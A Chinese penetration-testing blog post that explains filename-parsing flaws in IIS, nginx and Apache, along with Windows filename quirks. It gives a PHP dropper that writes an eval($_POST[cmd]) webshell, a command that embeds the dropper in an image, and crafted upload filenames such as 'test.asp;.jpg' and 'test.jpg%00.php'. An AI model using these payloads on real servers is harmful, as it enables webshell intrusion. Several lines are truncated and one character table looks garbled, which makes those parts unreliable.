关于文件名解析的一些探索

作者: LANDGREY ● 创建时间 2017年8月24日 01:23 ● 更新时间 2018年6月13日 23:48
浏览: 1376 次. ● 标签: #渗透测试, #Web安全备忘录
您的IP地址: 140.207.23.83

一：IIS 服务器

01：IIS <=6.0 解析漏洞

起因是解析标准不一致，即Web应用程序与IIS服务器对同一个文件的文件名称(类型)理解不一致造成。

利用方法有两种:

```
1. 畸形目录解析
/xxxx.asp/xxx.jpg

2. 分号文件解析
test.asp;.jpg
```

- 第1种是因为xxx.jpg图片文件在某个以.asp结尾的目录下面，而被IIS当成可执行文件来解析
- 第2种虽然以jpg结尾，但IIS 解析时忽略了分号";"后面的部分，当成了test.asp文件来解析

```
默认的可执行文件后缀还有三个".asa"、".cer"、".cdx"，不知道有没有隐藏的，如果手头有IIS环境的话，
可以生成所有一个到四个英文字符的后缀文件，去Fuzzing可执行文件名后缀
```

02：IIS 7.0&7.5畸形解析漏洞

默认fast-cgi开启状况下，在一个文件路径后面加上/xx.php会将原来的文件解析为php文件

将shell语句，如

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

写在文本xx.txt中(或者shell语句直接写一句话，用菜刀、cknife等直连，只是容易被查杀），然后用命令将shell语句附加在正常图片xx.jpg后

```
copy xx.jpg/b + xx.txt/a test.jpg
```

上传test.jpg，然后访问test.jpg/.php或test.jpg/abc.php当前目录下就会生成一句话木马 shell.php

二：nginx

01：畸形解析漏洞

默认fast-cgi开启状况下，在一个文件路径后面加上/xx.php会将原来的文件解析为php文件

将shell语句，如

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

写在文本xx.txt中(或者shell语句直接写一句话，用菜刀、cknife等直连，只是容易被查杀），然后用命令将shell语句附加在正常图片xx.jpg后

```
copy xx.jpg/b + xx.txt/a test.jpg
```

上传test.jpg，然后访问test.jpg/.php或test.jpg/abc.php当前目录下就会生成一句话木马 shell.php

02：空字节代码执行漏洞

在fast-cgi关闭的情况下，nginx版本:0.5.*, 0.6.*, 0.7- 0.7.65, 0.8 -0.8.37，nginx在图片后附加php代码然后通过访问

```
xx.jpg%00.php
```

来执行其中的代码

03：文件名逻辑漏洞(CVE-2013-4547)

受影响的nginx版本: 0.8.41至1.4.3和1.5.7之前的1.5.x

正常上传一个附加代码的图片"test.jpg"，访问时后面+"空格"+"\0"+".php"，即让图片作为php文件解析

```
"/test.jpg \0.php"
```

04：配置不当目录穿越

如果绝对路径"/home/"的URL映射是网站目录"/files/"，配置写成了"/files"

```
location /files {
    alias /home/;
}
```

就可以访问"/files../"，穿越路径，访问到绝对路径根目录"/"下的文件列表

三：apache

apache配置不当解析漏洞

apache 是从右到左开始判断解析文件名，如果为不可识别的后缀名，就再往左判断，直到可以解析为止，如

```
test.php.jpegxtxt.xtie    解析成    test.php
```

四：Windows相关的文件名特性

01. 大小写不敏感

也就是不区分大小写，所以已经在一个目录下创建了一个名为"test.txt"文件时，再尝试创建一个名为"Test.txt"的文件就会报错

02. 文件名中不能出现的字符

- Windows下的文件和文件夹名字中，不会出现以下9个英文字符

```
\ / : * ? " < > |
```

- 0x00—0x1F 范围间的ascii字符不能出现在文件和文件夹名字中
- 0x81—0xFE 范围间的ascii字符不能出现在文件名字中，否则可能会报错；但如果字符结合下一个字符生成一个多字节字符，就能正常创建一个文件了，如test. + chr(0x81) + jsp，会生成"test.奠sp"文件，但test. + chr(0x81) + 3sp，就会报错。

  这和固定多字节字符编码前后"吃"字符，利用编码绕过防御(如宽字节注入)一类问题有异曲同工之妙。


03. 会被去除的文件名最后一位字符

- **被循环去除的"."号和空格字符**

也就是说如果你创建下面的文件，其实都是指的同一个文件

```
"test.asp"
"Test.asp"
"TEST.ASP"
"test.asp."
"test.asp "
"TEST.asp ..."
"test.asp:1.jpg.."
"Test.asp ..    ... "
"test.asp .. .."     （乱码字符是ascii值为 0xC8 的不可打印字符）
```

利用此特性和上面提到的":"号截断，可以建立一些不那么好删除的文件，如调用系统函数建立"test.jpg"文件，因为":"截断，实质上会生成"test."文件，又因为Windows系统会吃掉"."，所以，右击删除，识别不了该文件。如下图，尝试删除掉 "/test/test."文件异常



可通过保存下面命令到批处理文件，将正常删不掉的文件拖到批处理上删除

```
DEL /F /A /Q \\?\%1RD /S /Q \\?\%1
```

- **0x7F—0xFE 范围间字符**

0x7F—0xFE 范围间的字符如果要是出现在文件名的(不包括文件夹名)最后一位，会被去除。

即创建名为test.asp + chr(0x7F)的文件时，实际上会创建一个"test.asp"文件，最后一个ascii码为0x7F的字符会被去除。

要注意的是：

```
1. ’.’和空格都是会被系统循环检测的，所以即使文件名后面出现多个空格，都会被循环去除
2. 0x7F—0xFE间的ascii字符，只会被系统检测一次，所以只能出现一次且必须在文件名最后一位才会被去除，否则会报
3. 通过比较，可以发现0x7F和0x80这两个字符比较特殊：当出现在文件名最后一位时会被去除，可以正常创建文件；但是
```

04. 关于文件名的最大长度

因为搜索发现解释并不唯一：)，所以Fuzzing下Windows系统文件名+文件扩展名的最大长度。


- 在Windows 10 64位上的测试，用"F"做字符，发现文件名+文件扩展名的总长度是255；
- 然后把"F"换成u"夜"，发现文件名中的"夜"字个数，加上固定的扩展名 位数，正好也是255；
- 再在Windows 7 普通家庭版32位 上测试，发现结果是228


结果很奇怪，暂时保留疑问


05. 短文件名的Web访问

测试还有个有趣的发现:

```
1. 只要文件名中带有空格字符，如"1 .txt"，即使文件名很短，也是会存在对应的短文件名的
2. 这种特殊的短文件名在操作系统层面和其它短文名性质相同，但在正常的短文件名可以通过Web方式访问到的情况下，
```







06. NTFS流冒号截断

利用冒号":"截断文件名，可以生成空文件。

如上传"test.asp:1.jpg"文件，会生成一个名为"test.asp"的空文件，原理是利用Windows的NTFS可替代数据流的特性。另外，

- ":"截断操作是优先级高于会报错的字符(0x00除外)的，会先截断，只要报错字符在":"后面，系统是不会报错的。
- 如果":"是文件名的最后一个字符，则不会截断，会报错
- 一个文件名中如果包含1个以上的":"号，也是会报错

07. PHP 和 Windows系统的共同作用特性

以下几个符号在php和Windows环境的共同作用下，有等价的效果：

```
双引号">"     点号"."
大于符号">"   问号"?"
小于符号"<"   星号"*"
```

所以先上传一个名为 test.php:.jpg 的文件，实际会在Windows系统上产生一个test.php的空文件；

然后再次上传一个名为 test.<<< 文件，就可以追加shell内容到test.php文件中。

参考资料:

```
https://soroush.secproject.com/downloadable/iis-semicolon-report.pdf
https://github.com/vulhub/vulhub/blob/master/nginx/CVE-2013-4547/README.md
https://support.microsoft.com/en-us/help/142982/how-windows-generates-8-3-file-names-from-long-file-names
```


<